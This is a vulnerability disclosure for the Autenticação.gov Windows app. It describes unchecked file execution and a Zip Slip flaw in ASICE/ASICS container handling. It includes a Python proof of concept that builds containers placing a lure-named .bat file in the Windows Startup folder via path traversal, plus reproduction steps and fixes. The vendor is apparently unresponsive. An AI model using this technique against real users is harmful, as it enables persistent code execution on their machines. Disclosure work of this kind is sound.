
General Overview
The Autenticacao.gov application permits citizens to take advantage of the electronic features of their Citizen Card, such as sign digital documents with Citizen Card or Digital Mobile Key. Autenticacao.gov v3.15 for Windows, and likely prior versions, enable Remote Code Execution on a victim's Windows machine. ASICE and ASICS containers are archive files that can contain arbitrary files, including executables and scripts such as .bat files. The application does not restrict or warn about the type of file being opened: when a user clicks the Download button next to a file inside a loaded container, the application opens (executes) that file directly, so a malicious .bat runs immediately. In addition, the container handling is affected by a Zip Slip vulnerability, which allows a file to be written outside the intended directory – for example into the Windows Startup folder – giving the attacker a persistent foothold. Mac and Linux versions may also be affected, but they have not been tested. The attack can be triggered by a malicious file, but user interaction is required for successful exploitation.
Vulnerability Details and PoC
Malicious File Execution
ASICE and ASICS containers are ordinary archive files and may contain any type of file. When a container is loaded, Autenticação.Gov lists the files inside it and offers a Download button for each one. When the user clicks that button, the application opens the selected file directly with its associated handler instead of merely saving it to disk, and it performs no validation of, or warning about, dangerous file types. As a result, an executable or script embedded in the container – such as a .bat file – is executed immediately in the security context of the logged-in user, resulting in remote code execution.
Zip Slip
Zip Slip is a critical software security vulnerability that combines directory traversal with arbitrary file writes. It occurs when an application extracts a compressed archive without properly validating the file names contained within it. Attackers can exploit this by including paths such as ../ in the archive, tricking the application into writing files outside the intended target directory.
In this case, Autenticação.Gov does not validate archive entry paths when extracting a malicious ASICE or ASICS container, so an entry whose name contains traversal sequences is written outside the intended destination directory – for example into the Windows Startup folder. This lets the attacker place a file at an arbitrary location on the victim's machine and achieve persistence.
Proof-of-Concept
To verify these issues, the following Python code can be used to prepare malicious ASICE and ASICS containers that combine both problems: a .bat file whose archive path uses traversal sequences so it is extracted into the Windows Startup folder (Zip Slip), and which is opened and executed as soon as the user clicks Download (malicious file execution). In this case, a ping command will run as soon as the .bat file is executed:
#!/usr/bin/env python3
import zipfile

BAT_CONTENT = b"ping -t 8.8.8.8"

def make(out, mime):
    with zipfile.ZipFile(out, "w", zipfile.ZIP_DEFLATED) as z:
        z.writestr(
            zipfile.ZipInfo("mimetype"),
            mime,
            compress_type=zipfile.ZIP_STORED
        )
        z.writestr(
            "document.txt",
            "Just some text"
        )
        z.writestr(
            "..\\..\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\PLEASE click here →  →  →  →  →  →.bat",
            BAT_CONTENT
        )

        z.writestr(
            "META-INF/signatures001.xml",
            '<?xml version="1.0" encoding="UTF-8"?>\n'
            '<asic:XAdESSignatures xmlns:asic="http://uri.etsi.org/02918/v1.2.1#">\n'
            "  <!-- placeholder -->\n"
            "</asic:XAdESSignatures>\n"
        )
make("test.asice", "application/vnd.etsi.asic-e+zip")
make("test.asics", "application/vnd.etsi.asic-s+zip")
Afterwards, a victim must open any of the created containers by starting the Autenticação.Gov application, clicking the Signature button, enabling Other files under Advanced options, loading the malicious container using Choose files, and clicking the Download button.

Figure 1: Opening a malicious ASICE container.
When the user clicks the Download button next to the malicious .bat file inside the container, the application opens and executes the file immediately, and because of the Zip Slip path it is also written into the Windows Startup folder. The following command can be used to verify that the malicious .bat file was successfully extracted to the Windows Startup folder:

Figure 2: Malicious .bat file extracted into Windows Startup folder.
Because the file is placed in the Startup folder, it remains persistent and will be executed every time the victim logs into Windows.

Figure 3: Malicious .bat file is executed when the victim logs into Windows.
Recommendation
Autenticação.Gov should not open or execute files contained in ASICE or ASICS containers directly. Downloaded files should only be written to disk rather than launched, and the application should restrict handling to the expected document types and warn the user before opening any executable or script file. In addition, to mitigate the Zip Slip vulnerability, the application should validate and sanitize archive entry paths, rejecting absolute paths and traversal sequences such as .. / \ and similar path-manipulation patterns, and ensure that all extracted files remain within the intended destination directory.
Disclosure timeline:
2026-08-24 – Contacting the vendor regarding the security vulnerability
No reply has been received from the vendor since.
Similar Issues